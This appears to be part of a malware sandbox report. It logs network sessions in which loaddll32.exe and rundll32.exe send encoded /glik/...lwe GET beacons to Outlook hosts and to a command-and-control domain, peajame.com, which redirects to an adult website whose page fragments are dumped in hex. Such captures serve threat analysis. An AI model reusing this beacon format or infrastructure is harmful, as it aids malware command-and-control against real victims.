15	192.168.2.4	49786	52.97.183.162	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:46 UTC	1845	OUT	GET /glik/QbRIgWHG4qQEArZ4xp3Q0Kv/oiAQ2Vg_2F/bWGqMtCfSGnbnNYiC/_2BnwcJE7hQl/YxlZhitmNIA/a8VwRozbMK3Gp3/8_2F_2BovaH4YSg53QwA8/m22wEeKFo0TC1hsA/sPRniUqz7a1u7sO/2Kgl8anR0tgUsAyyvui/3KQU9aELP/bcnvmls0e0lqXLeITGu/8jEu21gBEaJFb0zHGMx/o_2B_2FnmQkTvETXoV/_2Boo.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.outlook.com
2021-10-18 20:20:46 UTC	1846	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.office365.com/glik/QbRIgWHG4qQEArZ4xp3Q0Kv/oiAQ2Vg_2F/bWGqMtCfSGnbnNYiC/_2BnwcJE7hQl/YxlZhitmNIA/a8VwRozbMK3Gp3/8_2F_2BovaH4YSg53QwA8/m22wEeKFo0TC1hsA/sPRniUqz7a1u7sO/2Kgl8anR0tgUsAyyvui/3KQU9aELP/bcnvmls0e0lqXLeITGu/8jEu21gBEaJFb0zHGMx/o_2B_2FnmQkTvETXoV/_2Boo.lwe Server: Microsoft-IIS/10.0 request-id: b575d71a-c3fd-eaf8-ef41-440a4d08443a Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: AM7PR03CA0012 X-RequestId: b4a0eb5e-2894-4baf-adf8-fd67b71d342a MS-CV: Gtd1tf3D/ervQUQKTQhEOg.0 X-Powered-By: ASP.NET X-FEServer: AM7PR03CA0012 Date: Mon, 18 Oct 2021 20:20:45 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49787	52.97.151.82	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:46 UTC	1846	OUT	GET /glik/QbRIgWHG4qQEArZ4xp3Q0Kv/oiAQ2Vg_2F/bWGqMTCfSGnbnNYIC/_2BnwcJE7hQI/YxlZhitmNIA/a8VwRozbMK3Gp3/8_2F_2BovaH4YSg53QwA8/m22wEeKFo0TC1hsA/sPRniUqz7a1u7sO/2Kgl8anR0tgUsAyyvui/3KQ U9aELP/bcnvwmLs0e0lqXLeITGu/8jEu21gBEaJFb0zHGMx/o_2B_2FnmQkTvETXoV/_2Boo.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: outlook.office365.com
2021-10-18 20:20:46 UTC	1847	IN	HTTP/1.1 404 Not Found Content-Length: 1245 Content-Type: text/html Server: Microsoft-IIS/10.0 request-id: 761b4c69-b66f-fbbb-a454-35013c629890 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-CalculatedFETarget: DU2PR04CU001.internal.outlook.com X-BackEndHttpStatus: 404 X-FEProxyInfo: DU2PR04CA0004.EURPRD04.PROD.OUTLOOK.COM X-CalculatedBETarget: DB8PR10MB2666.EURPRD10.PROD.OUTLOOK.COM X-BackEndHttpStatus: 404 X-RUM-Validated: 1 X-Proxy-RoutingCorrectness: 1 X-Proxy-BackendServerStatus: 404 MS-CV: aUwbdm+2u/ukVDUBPGKYkA.1.1 X-FEServer: DU2PR04CA0004 X-Powered-By: ASP.NET X-FEServer: AM6PR10CA0103 Date: Mon, 18 Oct 2021 20:20:45 GMT Connection: close
2021-10-18 20:20:46 UTC	1848	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3c 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49792	40.97.156.114	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:51 UTC	1849	OUT	GET /glik/Qh_2FWMtBJVLEiMihLSuk5/9t_2BUHF5NnQe/A4Q47Qzn/KoSpZYAF_2FV1zVaU3Whlp3/5fJj6_2Fz/BlbpWHdUtTjHai7PT/bH2rVMho_2Bd/EFB7za5cB_2BlyyE4oek4RyhR/b_2F3uPjzXMyMB79YF1tv/7frRfqJUpEkbyDVP/UiIJX0_2FC_2BGI/rYki2ASTCKaxqQRAIH/zLNoQDsf4/afIEJcGEx9CFYNjfcIGla/2.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: outlook.com Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:20:52 UTC	1849	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://www.outlook.com/glik/Qh_2FWMtBJVLEiMihLSuk5/9t_2BUHF5NnQe/A4Q47Qzn/KoSpZYAF_2FV1zVaU3Whlp3/5fJj6_2Fz/BlbpWHdUtTjHai7PT/bH2rVMho_2Bd/EFB7za5cB_2BlyyE4oek4RyhR/b_2F3uPjzXMyMB79YF1tv/7frRfqJUpEkbyDVP/UiIJX0_2FC_2BGI/rYki2ASTCKaxqQRAIH/zLNoQDsf4/afIEJcGEx9CFYNjfcIGla/2.lwe Server: Microsoft-IIS/10.0 request-id: bff913d6-e7b9-50ee-a22c-2da9cb877c37 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: CY4PR19CA0039 X-RequestId: 9a31872a-88a8-4575-a197-1e169c93d8f8 MS-CV: 1hP5v7nn7ICiLC2py4d8Nw.0 X-Powered-By: ASP.NET X-FEServer: CY4PR19CA0039 Date: Mon, 18 Oct 2021 20:20:51 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49796	52.98.208.82	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:52 UTC	1850	OUT	GET /glik/Qh_2FWMtBJVLEiMihLSuk5/9t_2BUHF5NnQe/A4Q47Qzn/KoSpZYAF_2FV1zVaU3Whlp3/5jFJj6_2Fz/BlbpWHdUtTjHai7PT/bH2rVMho_2Bd/EFB7za5cB_2/BlyyE4oek4RyhR/b_2F3uPjzXMyMB79YF1tv/7frRfqJUpEkbyDVP/UilJX0_2FC_2BGI/rYkl2ASTCKaxqQRAIH/zLNoQDsf4/afIEJcGEx9CFYNjfcIGla/2.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.outlook.com
2021-10-18 20:20:52 UTC	1850	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.office365.com/glik/Qh_2FWMtBJVLEiMihLSuk5/9t_2BUHF5NnQe/A4Q47Qzn/KoSpZYAF_2FV1zVaU3Whlp3/5jFJj6_2Fz/BlbpWHdUtTjHai7PT/bH2rVMho_2Bd/EFB7za5cB_2/BlyyE4oek4RyhR/b_2F3uPjzXMyMB79YF1tv/7frRfqJUpEkbyDVP/UilJX0_2FC_2BGI/rYkl2ASTCKaxqQRAIH/zLNoQDsf4/afIEJcGEx9CFYNjfcIGla/2.lwe Server: Microsoft-IIS/10.0 request-id: 71f5d64f-cc23-d80f-6ca1-de8c62a1d1b6 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: AS9PR06CA0096 X-RequestId: de5f136f-e80e-4f19-8d85-6a397ae437a6 MS-CV: T9b1cSPMD9hsod6MYqHRtg.0 X-Powered-By: ASP.NET X-FEServer: AS9PR06CA0096 Date: Mon, 18 Oct 2021 20:20:52 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49798	52.98.207.226	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:52 UTC	1851	OUT	GET /glik/Qh_2FWMtBJVLEiMihLSuk5/9t_2BUHF5NnQe/A4Q47Qzn/KoSpZYAF_2FV1zVaU3Whlp3/5jFJj6_2Fz/BlbpWHdUtTjHai7PT/bH2rVMho_2Bd/EFB7za5cB_2/BlyyE4oek4RyhR/b_2F3uPjzXMyMB79YF1tv/7frRfqJUpEkbyDVP/UilJX0_2FC_2BGI/rYkl2ASTCKaxqQRAIH/zLNoQDsf4/afIEJcGEx9CFYNjfcIGla/2.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: outlook.office365.com
2021-10-18 20:20:52 UTC	1851	IN	HTTP/1.1 404 Not Found Content-Length: 1245 Content-Type: text/html Server: Microsoft-IIS/10.0 request-id: c377efb2-f858-410a-23df-e90e0a1bf15d Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-CalculatedFETarget: AM3PR07CU004.internal.outlook.com X-BackEndHttpStatus: 404 X-FEProxyInfo: AM3PR07CA0077.EURPRD07.PROD.OUTLOOK.COM X-CalculatedBETarget: AM0PR04MB6226.eurprd04.prod.outlook.com X-BackEndHttpStatus: 404 X-RUM-Validated: 1 X-Proxy-RoutingCorrectness: 1 X-Proxy-BackendServerStatus: 404 MS-CV: su93w1j4CkEj3+kOChvxXQ.1.1 X-FEServer: AM3PR07CA0077 X-Powered-By: ASP.NET X-FEServer: AS9PR04CA0059 Date: Mon, 18 Oct 2021 20:20:52 GMT Connection: close
2021-10-18 20:20:52 UTC	1852	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49762	52.97.151.82	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:42 UTC	2	OUT	GET /glik/mM4fESJ2gZt/uA80LaGoxHapkj/1J_2FdcGmm8V7rc0CGUfd/QB81EqdJiB8HNVys/LtafzTYFH3OBrC N/_2FUxh0z66uzhu7u5E/GNmSZHAYZ/Y3HZyZlx3F_2FwEVK5j_/2BK6pRFNvJEX2m_2FOW/B_2Bh57YulvMS5HX48 Mhca/MJ5EXOkvjtr8J/lyESu8wL/8bGBii42MUT/xnSK5i3.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: outlook.office365.com
2021-10-18 20:19:42 UTC	2	IN	HTTP/1.1 404 Not Found Content-Length: 1245 Content-Type: text/html Server: Microsoft-IIS/10.0 request-id: 2a896d92-3d74-95ee-bf73-902205220ae3 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-CalculatedFETarget: AM0PR01CU005.internal.outlook.com X-BackEndHttpStatus: 404 X-FEProxyInfo: AM0PR01CA0154.EURPRD01.PROD.EXCHANGELABS.COM X-CalculatedBETarget: AM0PR10MB2835.EURPRD10.PROD.OUTLOOK.COM X-BackEndHttpStatus: 404 X-RUM-Validated: 1 X-Proxy-RoutingCorrectness: 1 X-Proxy-BackendServerStatus: 404 MS-CV: km2JKnQ97pW/c5AiBSIK4w.1.1 X-FEServer: AM0PR01CA0154 X-Powered-By: ASP.NET X-FEServer: AM6PR10CA0077 Date: Mon, 18 Oct 2021 20:19:41 GMT Connection: close
2021-10-18 20:19:42 UTC	3	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-s trict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49829	45.9.20.189	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:06 UTC	1853	OUT	GET /glik/zC3iN1Go5eCs/ZGL5ji2T35B/5JO9C6w6vw78Tm/6gKhJ6LtAsN8Sd9UzLHmZ/_2B_2FCSO3VKaqnz/a U8wGi445QhP_2B/iSCjmZ61Ku0REcH79/cgN_2BXCa/Of0yh1GmNIFd57wXuD0z/EnoyUURNXisowOfTtdD/orm0B Z4SuBYJRM7vIIMLQ7/mE4uZMc6b/V072n53Tbamk/KR.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: peajame.com Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=8hj93bm6fmkfkpopjfv75k9n0; lang=en
2021-10-18 20:21:06 UTC	1854	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 18 Oct 2021 20:21:06 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49830	66.254.114.238	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:06 UTC	1854	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; bs=59owj5w5a2ken66ep8h0npv7lw3h88ss; ss=46 7874177367317442; RNLBSERVERID=ded6786

[illegible]

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:07 UTC	2272	IN	Data Raw: 37 46 42 38 0d 0a 35 66 5c 78 33 30 5c 78 33 32 5c 78 32 30 5c 78 36 31 27 29 2c 74 68 69 73 5b 27 5c 78 36 36 5c 78 36 39 5c 78 37 38 5c 78 34 32 5c 78 37 35 5c 78 37 34 5c 78 37 34 5c 78 36 66 5c 78 36 65 27 5d 28 27 5c 78 36 63 5c 78 36 39 5c 78 32 33 5c 78 37 30 5c 78 36 31 5c 78 36 39 5c 78 36 34 5c 78 35 66 5c 78 37 34 5c 78 36 31 5c 78 36 32 5c 78 35 66 5c 78 33 30 5c 78 33 33 5c 78 32 30 5c 78 36 31 27 29 2c 74 68 69 73 5b 27 5c 78 37 35 5c 78 36 6 5 5c 78 36 32 5c 78 36 63 5c 78 36 66 5c 78 36 33 5c 78 36 62 5c 78 35 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 5c 78 34 31 5c 78 34 32 27 5d 28 29 2c 74 68 69 73 5b 27 5c 78 37 35 5c 78 36 65 5c 78 36 32 5c 78 36 63 5c 78 36 66 5c 78 36 33 5c 78 36 62 5c 78 35 35 5c 78 36 65 5c 78 36 34 5c 78 Data Ascii: 7FB85f\x30\x32\x20\x61'),this["\x66\x69\x78\x42\x75\x74\x74\x6f\x6e"]("\x6c\x69\x23\x70\x61\x69\x64\x5f\x74\x61\x62\x5f\x30\x33\x20\x61'),this["\x75\x6e\x62\x6c\x6f\x63\x6b\x56\x69\x64\x65\x6f\x41\x42"](),this["\x75\x6e\x62\x6c\x6f\x63\x6b\x55\x6e\x64\x
2021-10-18 20:21:07 UTC	2288	IN	Data Raw: 5b 22 2b 6e 2b 22 5d 3d 22 2b 65 6e 63 6f 64 65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 28 65 5b 6e 5d 29 29 3b 72 65 74 75 72 6e 20 74 7d 2c 65 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 53 70 65 63 69 66 69 63 50 61 72 61 6d 65 74 65 72 73 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 76 61 72 20 6e 3d 22 22 3b 66 6f 72 28 76 61 72 20 72 20 69 6e 20 65 29 69 66 28 73 2e 53 70 65 63 69 66 69 63 54 79 70 65 5b 72 5d 26 26 65 5b 72 5d 29 7b 76 61 72 20 6f 3d 74 6 8 69 73 2e 67 65 74 53 70 65 63 69 66 69 63 50 61 72 61 6d 65 74 65 72 56 61 6c 75 65 28 65 2c 74 2c 72 29 3b 6e 2b 3d 22 26 22 2b 73 2e 53 70 65 63 69 66 69 63 54 79 70 65 5b 72 5d 2b 22 3d 22 2b 65 6e 63 6f 64 65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 28 6f 29 7d 72 65 74 75 72 6e 20 6e 7d 2c 65 2e 70 72 Data Ascii: ["+n+"]="+encodeURIComponent(e[n]);return t},e.prototype.getSpecificParameters=function(e,t){var n="";for(v ar r in e){if(s.SpecificType[r]&&e[r]){var o=this.getSpecificParameterValue(e,t,r);n+="&" +s.SpecificType[r]+"="+encodeURIComponent(o)}return n},e.pr
2021-10-18 20:21:07 UTC	2304	IN	Data Raw: 31 42 34 30 0d 0a 2c 69 3d 65 2e 67 65 74 44 69 6d 65 6e 73 69 6f 6e 28 29 2c 61 3d 69 2e 77 69 64 74 68 2f 77 69 6e 64 6f 77 2e 73 63 72 65 65 6e 2e 61 76 61 69 6c 57 69 64 74 68 2c 73 3d 28 69 2e 77 69 64 74 68 2d 6e 29 2f 32 2f 61 2b 72 2c 63 3d 28 69 2e 68 65 69 67 68 74 2d 74 29 2f 32 2f 61 2b 6f 2c 75 3d 22 64 69 72 65 63 74 6f 72 69 65 73 3d 30 2c 74 6f 6f 6c 62 61 72 3d 30 2c 73 63 72 6f 6c 6c 62 61 72 73 3d 31 2c 6c 6f 63 61 74 69 6f 6e 3d 30 2c 73 74 61 74 75 73 62 61 72 3d 30 2c 6d 65 6e 75 62 61 72 3d 30 2c 72 65 73 69 7a 61 62 6c 65 3d 31 2c 22 3b 72 65 74 75 72 6e 20 75 2b 3d 22 77 69 64 74 68 3d 22 2b 6e 2b 22 2c 68 65 69 67 68 74 3d 22 2b 74 2b 22 2c 73 63 72 65 65 6e 58 3d 2 2 2b 73 2b 22 2c 73 63 72 65 65 6e 59 3d 22 2b 63 2b 22 2c 6c 65 Data Ascii: 1B40,i=e.getDimension(),a=i.width>window.screen.availWidth,s=(i.width-n)/2/a+r,c=(i.height-t)/2/a+o,u="directories=0,toolbar=0,scrollbars=1,location=0,statusbar=0,menubar=0,resizable=1,";return u+="width="+n+",height="+t+",screenX="+s+",screenY="+c+",le

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49837	45.9.20.189	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:12 UTC	2311	OUT	GET /glik/V_2FAVNN64LPky_2Bpq/1z6ipy_2FxtetjkrCOigYD/ao08zbRXQ0_2B/mb18oTiC/QHhK5ndqXXxeCq2Fjth_2Bf/crYV3SzECf/6yNOPpYdalLWo2E2y/sIW5sW5SXVUPy/MEv_2BsU6Bc/apqAbfl_2F0r6v/mzCfOD5qC5PjG_2B3EcLf /QxxoXfVxEzU2udc_2Fq5VYFzCh1fweZ/sU4G5u_2B6/N.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: peajame.com Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=us3ab0v19g1o29igilgcv1gi85; lang=en
2021-10-18 20:21:12 UTC	2311	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 18 Oct 2021 20:21:12 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49839	66.254.114.238	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:12 UTC	2312	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=59owj5w5a2ken66ep8h0npv7lw3h88ss; ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; ss=46 874177367317442; RNLBSERVERID=ded6828

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:21:13 UTC	2663	IN	Data Raw: 35 33 33 38 0d 0a 22 63 68 61 6e 6e 65 6c 5f 63 6f 76 65 72 20 6c 61 7a 79 22 20 73 72 63 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 67 69 66 3b 62 61 73 65 36 34 2c 52 30 6c 47 4f 44 6c 68 41 51 41 42 41 49 41 41 41 41 41 41 50 2f 2f 2f 79 48 35 42 41 45 41 41 41 41 41 4c 41 41 41 41 41 41 42 41 41 45 41 41 41 49 42 52 41 41 37 22 20 64 61 74 61 2d 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 6d 3d 65 4f 68 6c 62 65 2f 6d 65 64 69 61 2f 70 69 63 73 2f 73 69 74 65 73 2f 30 30 31 2f 37 35 37 2f 38 34 39 2f 63 6f 76 65 72 31 35 36 30 38 36 37 33 36 36 2f 31 35 36 30 38 36 37 33 36 36 2e 6a 70 67 22 20 61 6c 74 3d 22 4c 6f 76 65 48 6f 6d 65 50 6f 72 6e 22 20 2f 3e 0a 20 20 20 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 73 Data Ascii: 5338"channel_cover lazy" src="data:image/gif;base64,R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" data-src="https://ei.rdtcdn.com/m=eOhlbe/media/pics/sites/001/757/849/cover1560867366/1560867366.jpg" alt="LoveHomePorn" /> <s
2021-10-18 20:21:13 UTC	2679	IN	Data Raw: 2f 2f 2f 79 48 35 42 41 45 41 41 41 41 4c 41 41 41 41 41 42 41 41 45 41 41 41 49 42 52 41 41 37 22 20 64 61 74 61 2d 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 6d 3d 65 4f 68 6c 62 65 2f 6d 65 64 69 61 2f 70 69 63 73 2f 73 69 74 65 73 2f 30 30 36 2f 35 38 2f 30 30 31 2f 63 6f 76 65 72 31 35 39 34 33 31 39 33 36 36 2f 31 35 39 34 33 31 39 33 36 36 2e 6a 70 67 22 20 61 6c 74 3d 22 57 6f 77 47 69 72 6c 73 22 20 2f 3e 0a 20 20 20 20 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 63 68 61 6e 6e 65 6c 5f 6c 6f 67 6f 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6d 67 20 63 6c 61 73 73 3d 22 63 68 61 6e 6e 65 6c 5f 6c 6f 67 6f 5f 69 6d 67 20 6c 61 7a 79 22 20 73 72 63 3d 22 64 61 Data Ascii: ///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7" data-src="https://ei.rdtcdn.com/m=eOhlbe/media/pics/sites/006/585/001/cover1594319366/1594319366.jpg" alt="WowGirls" /> <img class="channel_logo_img lazy" src="da
2021-10-18 20:21:13 UTC	2684	IN	Data Raw: 37 46 42 38 0d 0a 72 61 64 65 5f 6d 6f 64 61 6c 27 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 74 6e 5f 63 6c 6f 73 65 5f 6d 6f 64 61 6c 5f 69 64 20 3a 20 27 70 72 65 6d 69 75 6d 5f 63 6c 6f 73 65 5f 6d 6f 64 61 6c 27 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 6f 64 61 6c 5f 6f 76 65 72 6c 61 79 5f 69 64 20 3a 20 27 6d 6f 64 61 6c 2d 6f 76 65 72 6c 61 79 27 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 72 65 6d 69 75 6d 5f 62 74 6e 20 3a 20 27 70 72 65 6d 69 75 6d 5f 66 72 65 65 5f 62 75 74 74 6f 6e 27 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 6f 64 61 6c 5f 63 6f 6e 74 65 6e 74 3a 20 27 6d 6f 64 61 6c 2d 63 6f 6e 74 65 6e 74 27 2c 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 6f 64 61 6c 3a 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 65 Data Ascii: 7FB8rade_modal', btn_close_modal_id : 'premium_close_modal', modal_overlay_id : 'modal-overlay', premium_btn : 'premium_free_button', modal_content: 'modal-content', modal: { le
